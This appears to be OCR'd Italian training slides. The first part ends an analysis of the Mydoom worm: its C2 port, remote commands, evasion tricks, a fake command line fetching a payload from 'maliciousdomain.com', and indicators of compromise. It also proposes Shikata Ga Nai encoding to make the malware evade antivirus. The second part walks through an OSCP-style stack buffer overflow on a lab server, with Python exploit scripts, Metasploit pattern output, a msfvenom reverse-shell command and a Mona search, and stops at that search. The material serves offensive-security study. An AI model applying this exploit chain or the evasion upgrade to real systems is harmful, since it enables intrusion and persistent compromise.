Connessione

Utilizza socket su TCP 3127.


Ricezione

Riceve comandi remoti: download, esegui, aggiorna.

Mascheramento

Query HTTP simulate per mascherarsi nel traffico:

Esempio: GET /cmd?
exec=download&url=http://maliciousdomain.com/payload.exe



Tecniche di Evasione

Offuscamento

ROT13 su nomi file, chiavi, stringhe.

Crittografia

XOR nei payload binari.

Anti-analisi

IsDebuggerPresent e API simili per evitare analisi.

Terminazione

Kills di processi di antivirus e strumenti di analisi.

Indicatori di Compromissione (IOC)

Tipo	Indicatore
File	%System%\taskmon.exe
Rete	Porta TCP aperta: 3127
Registro	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\taskmon
Registro	HKLM\Software\Microsoft\Windows\CurrentVersion\Run\taskmon
Hash	b4d7a17d23b84f5b9c5b4ad3c7c1e344

Modifica Proposta: Algoritmo Shikataganai

Sostituzione del ROT13

L'algoritmo Shikataganai potrebbe sostituire il ROT13 come metodo principale di offuscamento del codice.

Vantaggi

Maggiore complessità e polimorfismo rispetto al semplice ROT13, rendendo più difficile la rilevazione da parte degli antivirus.

Implementazione

Trasformazione del codice attraverso sequenze casuali di istruzioni semanticamente equivalenti, creando varianti uniche ad ogni esecuzione.

Evasione avanzata

Potenziale riduzione significativa della firma digitale rilevabile, migliorando la persistenza del malware.

Conclusione

Infezione rapida

Metodi di diffusione efficaci

Backdoor persistenti

Accesso remoto duraturo

Struttura modulare

Componenti ben orchestrati

Mydoom unisce metodi di infezione rapidi con backdoor persistenti, sfruttando tecniche di offuscamento, evasione e diffusione aggressiva. Il codice mostra una struttura modulare ben orchestrata: dal payload iniettato, ai meccanismi di diffusione, all'attivazione di attacchi DDoS. L'integrazione con Windows API e le tecniche di persistenza e comunicazione remota fanno di Mydoom un caso emblematico di malware avanzato early-2000s.

Buffer Overflow OSCP-like

Questa presentazione esplora l'esecuzione di un attacco buffer overflow secondo la metodologia OSCP, analizzando le tecniche di exploit e le possibili mitigazioni.

Obiettivo e Passaggi

Overflow dello stack

Immettiamo più dati del dovuto (ad esempio in un strcpy() non protetto).

Così andiamo a **sovrascrivere l'indirizzo di ritorno** con un indirizzo scelto da noi.

Sovrascriviamo l'indirizzo di ritorno (EIP)

Troviamo un **indirizzo di una JMP ESP**: istruzione che dice al programma: "salta a dove punta lo stack adesso".

Sovrascriviamo l'EIP con questo indirizzo. Questo fa sì che il programma esegua quello che **sta nello stack**, dopo aver controllato la prossima istruzione da eseguire ovvero EIP.

Mettiamo la shellcode subito dopo EIP

Così quando JMP ESP viene eseguito, salta proprio nello stack dove abbiamo inserito l'exploit.

E quindi parte la nostra shellcode!

Visuale del Payload nello Stack

Spazzatura (padding)

Sequenza di byte ("A" o "\x41") utilizzata per riempire il buffer fino a raggiungere l'indirizzo EIP. Determina la distanza esatta tra l'inizio del buffer e il registro EIP.

Indirizzo JMP ESP (EIP)

Sovrascriviamo EIP con l'indirizzo di una istruzione JMP ESP presente nel programma vulnerabile o in una delle DLL caricate. Questo indirizzo deve essere in little-endian (byte invertiti).

La nostra shellcode

Codice macchina eseguibile che contiene il payload effettivo (reverse shell, bind shell, ecc). Deve essere preceduta da alcuni NOP (\x90) che formano uno "slittamento" (NOP sled).

In pratica:

RET


L'istruzione RET (nell'EIP) preleva l'indirizzo di ritorno dallo stack (dopo modificato con l'indirizzo di JMP ESP) e trasferisce l'esecuzione a tale indirizzo.

JMP ESP

Questa istruzione fa saltare l'esecuzione all'indirizzo contenuto nel registro ESP, che ora punta alla nostra shellcode posizionata subito dopo il valore EIP sovrascritto.

Shellcode viene eseguita

Il processore inizia ad eseguire i byte della shellcode come istruzioni, attivando così il payload malevolo (una reverse shell che ci garantisce accesso al sistema target).



Analisi Preliminare

Nessuna protezione stack

OSCP buffer non ha stack protections . Niente canary

Stack eseguibile

Permette l'esecuzione di codice nello stack

Presenza di almeno una libreria senza ASLR

Nonostante ci sia ASLR come protezione alcune librerie ne sono sprovviste. Ció ci consente di trovare indirizzi stabili per il nostro exploit

Abbiamo connesso il nostro ambiente Kali Linux tramite Netcat alla macchina vulnerabile e avviato Immunity Debugger, con il plugin Mona configurato correttamente.

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.
rb -l 2048
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A
e9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj
8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7
Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar
2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6A
t7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1
Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay
6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0B
b1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5
Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg
0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4B
i5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9
Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn
4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8B
p9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3
Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu
8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2B
x3Bx4Bx5Bx6Bx7Bx88x9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7
Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc
2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6C
e7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1
Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj
6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0C
m1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5
Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
kali@kali:~$
```

```
kali@kali:~$ nc 10.10.116.211 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5
Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah
0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4A
j5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9
Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao
4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8A
q9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3
At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av
8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2A
y3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7
Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd
2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6B
f7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1
Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk
6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl98m0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0B
n1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5
Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs
0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt38t4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4B
u5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9
Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz
4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8C
b9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3
Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg
8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7
Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co
2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
```

Trigger del Crash e Analisi della Memoria

Connessione alla porta 1337

Abbiamo individuato la vulnerabilità inviando input controllato al comando OVERFLOW1.

Invio di pattern noto

Ha permesso di verificare che controlliamo pienamente l'EIP (Instruction Pointer) e possiamo posizionare il payload in memoria puntata da ESP (Stack Pointer).

Calcolo dell'offset

Abbiamo scoperto che l'EIP viene sovrascritto dopo 1978 byte.

Strumenti usati:


- pattern_create.rb per generare il pattern
- pattern_offset.rb per calcolare gli offset corretti

Identificazione Offset EIP

Inviato il pattern creato, possiamo notare che Immunity Debugger é crashato.

- Come si può osservare, ESP inizia con 0Co1 e il valore di EIP è 0x6f43396e.
- Se convertiamo il valore EIP in ASCII e teniamo conto dell'endianess, otteniamo: n9Co
- Questo ci permette di calcolare con precisione l'offset per controllare EIP con **pattern_offset.rb**.

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.
rb -q 0Co1
[*] Exact match at offset 1982
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.
rb -q n9Co
[*] Exact match at offset 1978
```



Proof of concept:

- Abbiamo creato uno script Python per confermare che i nostri offset siano affidabili.
- Lo script si connette al server vulnerabile e invia un payload che non solo causa il crash, ma verifica la precisione dei nostri calcoli.
- Struttura del payload: AAAA... (1978 A) ...AABBBBCCCCCCCCCCCCCC
- Se EIP contiene "BBBB", confermiamo il controllo preciso dell'instruction pointer e nell'ESP ci aspettiamo CCC...

```python
import socket

ip = "192.168.50.35"
port = 1337
timeout = 5

payload = 'A'*1978 + 'B' * 4 + 'C' * 16

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

#s.send("OVERFLOW1 " + payload)
s.send(("OVERFLOW1 " + payload).encode())

s.recv(1024)
s.close()
```

Identificazione dei Badchars

I badchars (caratteri cattivi) sono byte che non possiamo usare dentro una shellcode o nel payload durante un exploit, perché causano problemi durante la trasmissione o l'esecuzione.

Generazione payload di test

Utilizzo di tutti i caratteri possibili tranne \x00

Esclusione badchars

Iterazioni successive per affinare l'elenco

Analisi della memoria

Esame con Mona per identificare caratteri corrotti

Conferma finale

Badchars identificati: \x00\x07\x2e\xa0

```python
import socket

ip = "192.168.50.35"
port = 1337
timeout = 5

ignore_chars = ["\x00", "\x07", "\x2e", "\xa0"]
badchars = ""
for i in range(256):
    if chr(i) not in ignore_chars:
        badchars += chr(i)


payload = "A" * 1982 + badchars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

s.send(("OVERFLOW1 " + payload).encode())

s.recv(1024)
s.close()
```

Generazione del Payload

Utilizzo di msfvenom

Strumento versatile del framework Metasploit per generare shellcode personalizzato per diversi sistemi operativi e architetture

Configurazione parametri


Impostazione di LHOST (indirizzo di ascolto), LPORT (porta di ascolto) e EXITFUNC=thread per garantire stabilità durante l'esecuzione

Esclusione badchars

Applicazione dell'opzione -b "\x00\x07\x2e\xa0" per evitare i caratteri problematici identificati nella fase precedente

Sulla kali:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python
```



Individuazione di un JMP ESP

Ricerca con Mona

Abbiamo cercato istruzioni jmp esp utilizzando il plugin Mona in Immunity Debugger.

Comando utilizzato:

```
!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
```

